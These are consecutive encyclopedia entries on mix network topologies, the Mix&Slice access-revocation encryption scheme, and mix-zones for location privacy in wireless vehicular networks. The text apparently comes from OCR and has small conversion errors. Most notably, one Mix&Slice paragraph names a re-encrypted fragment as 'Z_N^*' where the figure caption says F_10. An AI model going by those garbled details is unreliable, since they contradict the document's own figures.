The mix network topology defines the possible sequences of mixes that messages may traverse in the network. Early designs considered a cascade of mixes (Chaum 1981). Routing is predetermined in cascades as there is only one possible route, defined by the cascade, for all messages. Cascades present however several shortcomings. They are brittle, as the failure of a single mix in the cascade makes the full cascade unavailable. Furthermore, cascades have poor scalability properties, as their capacity is capped at the capacity of their least performant mix. If multiple cascades are used in parallel to route more messages, the anonymity set of each cascade is disjoint from all other cascades, effectively limiting the anonymity provided to messages no matter how much the user base grows. Finally, end-to-end eavesdropping is particularly cheap in cascades as it is enough for the

adversary to have access to just two network locations: those corresponding to the first and last mix.

At the other end of the spectrum, fully connected free route networks allow any sequence of mixes to be chosen for routing a message. All mixes may be in any position of a message's route, maximizing routing flexibility. In between, layered (or stratified) network topologies assign mixes to layers such that each mix only receives messages from the preceding layer and forwards them to the succeeding layer – with the first layer receiving messages from senders and the last layer sending messages to final recipients. Layered topologies have been shown to maximize anonymity properties while being tractable for analysis and are thus the choice of deployed systems such as Nym. Free route topologies by comparison provide slightly lower anonymity and become intractable as the network scales up (Diaz et al. 2010). Both free route and layered networks aggregate all messages into one large anonymity set, thus providing better anonymity when the network scales up (in contrast to cascades).

The mixes composing a network may be heterogeneous, i.e., have different processing and bandwidth capacities and thus be capable of routing different amounts of traffic. Load balancing is possible in both layered and free route networks: the anonymous routing algorithm can account for this by weighing its route selection to select higher capacity nodes with greater probability.

Open Problems and Future Directions

Tradeoffs Between Anonymity, Latency and Traffic Volume

Mix networks guarantee message anonymity toward global network adversaries that observe all communications and corrupt a subset of mixes. This is achieved at the cost of computation and end-to-end communication latency. The computational overhead is driven by the public key operations that are required per message. The end-to-end latency involves multiple components: propagation and processing times for each leg of the route and extra latency added for the purpose of message reordering. The latter component expresses a direct tradeoff between latency and anonymity: the more latency can be introduced, the better the anonymity provided by each mix. This tradeoff interplays with traffic volume: the higher the volume of

traffic passing through a mix, the lower the per-message latency required to achieve a desired level of anonymity.

Statistical Disclosure Attacks

When users engage in repeated or persistent communications, their frequent communication partners may be uncovered by statistical disclosure attacks (Danezis 2003). These attacks exploit the fact that a sender's correspondents will appear more frequently when that sender is active than when she is not, allowing inferences on the sender's communication profile over time. The practical effectiveness of these attacks depends on the frequency and persistence of user behavior over time, as the attack requires combining many observations.

Key Distribution and Management

Mix networks are typically source-routed, meaning that the sender of the message selects the full route and prepares the message with the public keys that correspond to the selected intermediaries in that route. This implies that updated keys and addresses of currently active mixes must be available to senders. Mix networks therefore require a secure and efficient solution for key distribution, which may be challenging in the case of large networks with high churn rates.

In addition, mix networks typically require mixes to rotate their keys for forward security purposes. If mix encryption keys are long lived, an adversary may coerce mix operators into decrypting a recorded target message, thereby tracing its route and destination. Key updates mitigate this threat, as mixes are not able to decrypt old messages once their keys are updated. The frequency of key updates strikes a tradeoff between forward security and the overhead of key distribution, among other impacts such as the validity of precomputed anonymous reply blocks.

Unobservability and Undetectability

While mix networks provide unlinkability of input to output messages and therefore enable communication anonymity, they do not provide unobservability (understood as the impossibility to determine the timing and volume of usage) or undetectability (understood as the impossibility to determining whether a user interacts with the system at all).

Achieving unobservability requires the use of dummy traffic. Dummy messages are empty messages that are indistinguishable from real messages while routed in the mix network. In the presence of dummy traffic, it is not possible for an adversary to determine whether a user is communicating at all or simply sending dummy traffic (Piotrowska et al. 2017). Achieving undetectability requires the use of steganography and censorship circumvention technologies.

Applications

While early mix network designs were custom made for email and voting applications, more modern implementations such as Nym consider generic message-based communications infrastructure.

Cross-References

- Anonymity
- Communication Channel Anonymity
- Recipient Anonymity
- Sender Anonymity
- Unlinkability
- Untraceability

References

Chaum D (1981) Untraceable electronic mail, return addresses, and digital pseudonyms. Commun ACM 24(2):84–90
[zbMATH]

Danezis G (2003) Statistical disclosure attacks. Security and privacy in the age of uncertainty (SEC), pp 421–426

Danezis G, Goldberg I (2009) Sphinx: a compact and provably secure mix format. In: IEEE symposium on security and privacy, pp 269–282

Diaz C, Murdoch S, Troncoso C (2010) Impact of network topology on anonymity and overhead in low-latency anonymity networks. In: Privacy enhancing technologies symposium, pp 184–201

Kesdogan D, Egner J, Büschkes R (1998) Stop-and-go-MIXes providing probabilistic anonymity in an open system. In: Information hiding. Springer, Berlin, pp 83–98
[zbMATH]

Piotrowska A, Hayes J, Elahi T, Meiser S, Danezis D (2017) The Loopix anonymity system. In: USENIX conference on security symposium, pp 1199–1216

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1808

Mix&Slice

Enrico Bacis[42] ✉ and Marco Rosa[43] ✉
(42) Google, Zurich, Switzerland
(43) SAP Security Research, Mougins, France

✉ **Enrico Bacis (Corresponding author)**
Email: enricobacis@google.com

✉ **Marco Rosa**
Email: marco.rosa@sap.com

Definition

Mix&Slice is an encryption technique that enables efficient and robust access revocation on resources stored at external cloud providers. The technique makes use of a transformation that provides strong interdependency in the encrypted representation of a resource. To revoke access on a resource, it is then sufficient to re-encrypt a small portion of it, to have guarantees that the resource as a whole (and any portion of it) will become unintelligible to those from whom access is revoked.

Background

Recent advancements in cloud systems have made it increasingly attractive for users and companies to rely on external services to store and share resources. A promising approach to enforce access control on externally stored resources is to encrypt them before offloading them and then grant access to the keys only to the authorized users. This technique does not

require access mechanisms to be offered by the storage provider and can be used to obtain protection also against the service provider itself.

Access revocation is one of the most complex aspects when using encryption for enforcing access control policies. The classical approaches to enforce access revocation are (i) re-encrypt the resource with a new key, which requires downloading and re-uploading the resource, or (ii) revoke access to the key itself, which does not protect against users who kept a local copy of the key.

Similar to the *all-or-nothing transform* (*AONT*) approach defined by Rivest (1997), Mix&Slice defines an encryption technique that requires access to the whole resource to perform the decryption process. However, AONT assumes that keys are never known by the users, thus is not suited to perform access revocation. Mix&Slice makes revocation efficient, as it avoids the need for costly upload/re-upload of resources, and robust against potential threats from users who may have kept copies of the encryption keys.

Theory

Mix&Slice by Bacis et al. (2016) provides an encrypted representation of the resources in which the bits of the encrypted content are completely interdependent, ensuring that the absence of a portion of the resource results in the inability to decrypt it. Revoking access from a user can then be achieved by re-encrypting a portion of the resource with a new key unknown to the user.

Building blocks The basic building block of the approach is the application of a symmetric block cipher. A symmetric cryptographic function operating on blocks guarantees that each bit of the output depends on every bit of the input, and therefore, when any bit of the encrypted version of a block is missing, it is impossible to retrieve the original plaintext version of the block (excluding costly brute-force attacks). The following basic concepts are used.


- *Block*. A sequence of bits input to a block cipher (it corresponds to the classical encryption block concept).

- *Mini-block*. A sequence of bits, of a defined length, contained in a block. It represents the *atomic unit* of protection. The mini-block size needs to be a divisor of the size of the block.
- *Macro-block*. A sequence of blocks. It allows extending the application of block cipher on sequences of bits larger than individual blocks. The size of a macro-block needs to be a product of the size of a mini-block and a power of the number of mini-blocks in a block. Padding can be used to meet this requirement.

To deal with resources of arbitrarily large size, Mix&Slice first partitions the resource in equally sized chunks (i.e., the macro-blocks), and then, as the name hints, it is based on the following two concepts: *mixing* and *slicing*.

Mixing The content of each macro-block is processed by the mixing algorithm that generates an encrypted version of the macro-block ensuring that each bit of the input influences every bit in the output. The following examples assume the use of AES with blocks of 128 bits and mini-blocks of 32 bits.

The first step is to encrypt at the block level. This application is visible at the top of Fig. 1, where the first row reports a sequence of 16 mini-blocks ([0], …, [15]) composing 4 blocks. The second row is the result of block encryption on the sequence of mini-blocks. As visible from the pattern-coding in the figure, encryption provides mixing within each block so that each mini-block in the result is dependent on every mini-block in the same input block. Absence of a mini-block from the result will prevent reconstruction only of the plaintext block including it while not preventing the reconstruction of all the other blocks. To extend mixing to the whole macro-block, the approach proceeds with iteratively applying block encryption on blocks composed of mini-blocks that belong to different encrypted blocks in the previous round, as shown at the bottom of Fig. 1.




Mix&Slice, Fig. 1 Example of mixing a macro-block of 16 mini-blocks, with 4 mini-blocks per block. (Reused from Bacis et al. (2016) with permission from the copyright owners)

In the example, the blocks of the second encryption round are composed of mini-blocks that are at distance 4 in the sequence that resulted from the previous round. The final result is a sequence of 16 mini-blocks, each of which is dependent on each of the 16 original mini-blocks. Providing mixing for larger sequences can be obtained by applying more encryption rounds. The number of encryption rounds needed to mix a macro-block of size $m \cdot b$ mini-blocks is $\log_m(m \cdot b)$, where m is the number of mini-blocks in a block and b is the number of blocks in a macro-block. In Mix&Slice, each round produces an internal representation that has the same macro-block size; therefore, there is no benefit in aiming to attack one round compared to another.

Considering the entire resource as a single macro-block may not be desirable, as it can introduce performance overhead. Mix&Slice supports the partition of a resource into equally sized macro-blocks, which can then be mixed independently. The first block of each macro-block is XOR-ed with an *initialization vector* (*IV*) before the mixing starts, to ensure that mixed versions of the same macro-block are all different. The initialization vectors


for each subsequent macro-block can be obtained by incrementing the IV. Figure 2 illustrates this process.



Mix&Slice, Fig. 2 Mixing a resource with Mix&Slice. (Reused from Bacis et al. (2016) with permission from the copyright owners)

Slicing The starting point for introducing mixing is to guarantee that each bit in the encrypted version of a macro-block depends on every bit of its plaintext representation, and therefore that removing any part of the encrypted macro-block would make it impossible (apart from brute-force attacks) to reconstruct any portion of the input. Such a property operates at the macro-block level. Hence, if a resource has been partitioned into different macro-blocks, removing a mini-block would only offer protection for the macro-block to which it belongs. Entire resource protection can be obtained by removing a mini-block for each macro-block of the encrypted resource. This observation brings to the second concept that gives the name to the approach: *slicing*. The encrypted resource is sliced in multiple *fragments* such that a fragment contains one mini-block for each encrypted macro-block of the resource. Mini-blocks that occur at the same position in

the different macro-blocks belong to the same fragment. Fragments represent the minimal unit of protection in terms of the number of bits. The absence of any fragment makes it impossible to reconstruct the resource or parts of it. Figure 3 illustrates the slicing process.




Mix&Slice, Fig. 3 Slicing a resource with Mix&Slice. (Reused from Bacis et al. (2016) with permission from the copyright owners)

Access Management

Accessing a resource requires availability of all its fragments, and of the key used for encryption. Policy changes corresponding to granting access to new users can be simply achieved by giving them the encryption key. Policy changes corresponding to revocation of access would instead normally entail downloading the resource, re-encrypting it with a new key, re-uploading the resource, and distributing the new encryption key to all the users who are still authorized. Mix&Slice permits to enforce revocation of

access to a resource by making any of its fragments unavailable to the users from whom the access is revoked. Since lack of a fragment implies lack of a mini-block for each macro-block of a resource, and lack of a mini-block prevents reconstruction of the whole macro-block, lack of a fragment equates to complete inability, for the revoked users, to reconstruct the plaintext resource or any portion of it. In other words, it equates to revocation.

Access revocations are enforced by the data owner by randomly picking a fragment, which is then downloaded, re-encrypted with a new key, and re-uploaded to the server overwriting its previous version. The key is then made available only to users who are still authorized to access the resource. Operating on a fragment minimizes the transfer and processing overhead with respect to operating on the whole resource. Figure 4 illustrates an example of fragments evolution due to the enforcement of a sequence of revoke operations. Figure 4a is the starting situation with the original fragments computed as illustrated before. Figure 4b–d shows a sequence of rewrites to enforce access revocations, which involve fragment $\mathbb{Z}_N^*$, re-encrypted with key k_1; fragment $\mathbb{F}_4$, re-encrypted with key k_2; and fragment $\mathbb{Z}_N^*$ again, now re-encrypted with key k_3.


a
fragment
F_0^0 F_1^0 F_2^0 F_3^0 F_4^0 F_5^0 F_6^0 F_7^0 F_8^0 F_9^0 F_{10}^0 F_{11}^0 F_{12}^0 F_{13}^0 F_{14}^0 F_{15}^0
macroblock
M_4
M_3
M_2
M_1
M_0
b
fragment
F_{10}^1
k_1
key
c
fragment
F_4^2
F_{10}^1
k_1
k_2
key
d
fragment
F_4^2
F_{10}^3
k_1
k_2
k_3
key

Mix&Slice, Fig. 4 An example of fragments evolution. (**a**) Initial situation. (**b**) F_{10} re-encryption. (**c**) F_4 re-encryption. (**d**) F_{10} re-encryption. (Re-used from Bacis et al. (2016) with permission from the copyright owners)

Each revoke operation requires the use of a new key and, due to policy updates, fragments of a resource might be encrypted with different keys. This does not cause any complication for key management, which can be conveniently and efficiently handled using *key regression* as shown by Fu et al. (2006).

Evolutions Mix&Slice has also been adapted by Bacis et al. (2020) to enable resource owners to effectively protect and securely delete resources stored at decentralized cloud services, controlling their availability and security properties.

Open Problems and Future Directions

The problem of revoking access to data outsourced to external providers while using encryption access policies has been widely studied. However, there are still open problems to investigate such as the balance between protection guarantees and the overhead needed to perform revocations. Further directions include extending the scope of Mix&Slice to different scenarios such as secure deletion of data.

Cross-References

Access Control Policies, Models, and Mechanisms
Privacy of Outsourced Data
Secure Data Outsourcing
Symmetric Cryptosystem

References

Bacis E, De Capitani di Vimercati S, Foresti S, Paraboschi S, Rosa M, Samarati P (2016) Mix&Slice: efficient access revocation in the cloud. In: Proceedings of the 23rd ACM Conference on Computer and Communication Security (CCS 2016), ACM. https://doi.org/10.1145/2976749.2978377

Bacis E, De Capitani di Vimercati S, Foresti S, Paraboschi S, Rosa M, Samarati P (2020) Securing resources in decentralized cloud storage. IEEE Trans Inf Forensics Secur (TIFS) 15(1):286–298

[zbMATH]

Fu K, Kamara S, Kohno Y (2006) Key regression: enabling efficient key distribution for secure distributed storage. In: Proceedings of the Network and Distributed System Security Symposium (NDSS), San Diego

Rivest RL (1997) All-or-nothing encryption and the package transform. In: Proceedings of the 4th International Workshop on Fast Software Encryption (FSE ’97), LNCS, vol 1267. Springer, pp 210–218

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300602

Mixnets

Mix Networks

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300603

Mix-Nets

Mix Networks

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1534

Mix-Zones in Wireless Mobile Networks

Panos Papadimitratos[44] ✉
(44) Networked Systems Security group, KTH Royal Institute of Technology, Kista, Stockholm, Sweden

✉ **Panos Papadimitratos**
Email: papadim@kth.se

Definition

Part, corresponding to a physical region, of a wireless mobile network (along with related functionality), within which location information is concealed. The objective is to enhance user location privacy, making it hard to link user (or the user's mobile computing device) actions over time and across space.

Background

The mix-zone concept was first proposed in Beresford and Stajano (2003) and then refined in Beresford and Stajano (2004), considering user location privacy in emerging, at the time of the aforementioned publications, wireless mobile networks towards, eventually, pervasive connectivity and network access. The idea of a mix-zone for location-aware or location-based services and applications is analogous to the notion of a mix-node in an anonymous communication system (Chaum 1988). Simply put, mix-zones allow mixing identities of mobile nodes, temporarily unobservable, thus enhancing the unlinkability of their actions. Mix-zones have been revisited, discussed as relevant, and further investigated in a multitude of settings associated with mobile computing use cases over the years. A well-

received and broadly considered concept in the research literature, it remaines, to this date, in the research realm.

Theory and Applications

Nomadic wireless connectivity, thanks to Wi-Fi and cellular data communication (third generation (3G) or fourth generation (4G)), along with mobile computing platforms with Global Navigation Satellite System (GNSS) receivers or other positioning technologies, paved the way for a multitude of location-aware or location-based services and applications. Extensive, over time and possibly across large spaces, and often fine-grained position information can be invaluable to users (e.g., to obtain precise location-relevant data) and network operators (e.g., to optimize functionality). In contrast, such position data can unwillingly reveal to an observer sensitive user information, or allow inferring it based on collected messages (revealing locations, identities, and other user- and application-specific data). This concern motivated a large body of work on preserving or enhancing *location privacy*. A wide gamut of mechanisms designed by the research community, with subsets of those adopted in standards or incorporated in products, address this problem: eliminating or reducing the knowledge of a user's (his/her device's) position, past, current, or future.

The notion of *mix-zones* was introduced exactly with this intent in mind: to enhance user location privacy, that is, to make it hard for an observer to connect, to track, the user whereabouts over long periods of time. The initially considered observer was that of a *not fully trusted* application (Beresford and Stajano 2003), which would typically receive updates on user presence in specific spaces (zones). Mix-zones were introduced as regions within which, in contrast, none of the (present or registered as part of a certain group) users/devices provide location information to the said application. Ensuring this is so, specific middleware was presumed, regulating the flow of such information: when in a mix-zone, no location data are to be revealed by the user/device (*note*: we use, without loss of generality, the terms interchangeably for the rest of this discussion).

This privacy-enhancing approach leveraged the preexisting notion of a *pseudonym*, initially proposed in Chaum (1981), a temporary identifier and credential that does not reveal the actual identity of the device. A pseudonym is to be used in a specific context (e.g., for a short period of

time, for a specific application, or a specific region), in lieu of the actual identity (and, possibly, the corresponding credential) of the device. In addition to the mobile device possibly swapping from one pseudonym to another at any time and place, mix-zones were introduced, precisely as regions within which identities, that is, pseudonyms, are mixed. In fact, devices are expected to change to a new unused pseudonym when they enter a mix-zone. As a result, over time, two or more pseudonyms of the same device can be increasingly difficult to link. The larger the number of users/devices associated with a mix-zone, the larger the corresponding *anonymity set*. Intuitively, the more numerous the devices that can be changing from one identity (pseudonym) to another, the higher the uncertainty from the viewpoint of the observer/*adversary*.

Mix-zones are broadly relevant for any location-based or location-aware application, even more so if communications (actions) revealing location (and identity) information are more frequent and extend over significant periods of time. The mix-zone placement, their dimensions, and the management of the user identities (actual and pseudonymous) and credentials depend on the actual mobile computing system design. Accordingly, the instantiation of mix-zones can vary, notably in terms of the mechanism that restricts the flow of location information towards the observer.

Vehicular communication (VC) systems, notably secure and privacy preserving VC systems (Papadimitratos and Hubaux 2011), were a new application area for mix-zones. Naturally so, because their functionality, notably the so-called cooperative awareness messages (CAMs), reveal precise location information of the vehicle on-board unit (OBU), several times per second, throughout a vehicle trip. CAMs and other types of messages can be collected by any passive receiver in a straightforward manner: typically, VC messages are mostly unencrypted, especially those for transportation safety and efficiency.

Aligned with the use of pseudonyms jointly with mix-zones, a main design choice for secure and privacy preserving VCs has been to provision each OBU with multiple pseudonyms, in this context, anonymized certified public keys, each with its corresponding private key. OBUs digitally sign, for example, CAMs with one private key while nearby receivers validate the signatures with the corresponding pseudonym (IEEE 1609.2). Vehicles change to another pseudonym after a (preferably) short period of time, e.g.,

a few minutes. Swapping to the next pseudonym can be at the discretion of the OBU, perhaps influenced by user preferences, or at predefined points in time, and, overall, based on VC system- or domain-wide policies (Papadimitratos et al. 2008).

An impromptu emergence of a mix-zone is possible, with each vehicle transitioning to another pseudonym during a period of silence. That is, a period during which OBUs temporarily cease to transmit, e.g., CAMs, desirably so in the presence of several other vehicles (Buttyan et al. 2007). With a commonly available, at all vehicles, modus operandi on how (i.e., when and where) to initiate such silent periods, location information can be held from the adversary/observer. In the VC context, the adversary can have, for example, a large set of access points or base stations deployed across a city or along freeway, receiving all or most of the VC transmissions in the same area.

An alternative approach is to deploy mix-zones leveraging existing network infrastructure, notably in VC systems and roadside units (RSUs). The idea is to avoid the silent periods, which may affect the system functionality, but rather construct the necessary concealment of traffic. This is done with the creation of a *cryptographic mix-zone* (CMIX) (Freudiger et al. 2007). Each RSU distributes a symmetric key, the specific CMIX key, to all approaching vehicles, so that these vehicles/OBUs can encrypt all transmissions and effectively conceal location and other information from an external observer. At the same time, while in the CMIX, all vehicles are to change to a new pseudonym. With potentially any vehicle able to essentially join a mix-zone when in proximity and make the needed own pseudonym change, privacy is enhanced. Intuitively, the more numerous the mix-zones, preferably placed in locations that can involve numerous vehicles, the higher the uncertainty for the adversary: the more difficult to link pseudonyms and the less likely it is to track any given vehicle.

Open Problems and Future Directions

Equipping each mobile platform (e.g., smart phone or OBU) with multiple pseudonyms, to be used for a short period of time, is generally applicable, beyond the notion of mix-zones. The more frequent the pseudonym changes are, the shorter the period messages (and related actions) of a given device can be trivially linked. One can consider anonymous authentication, e.g., in

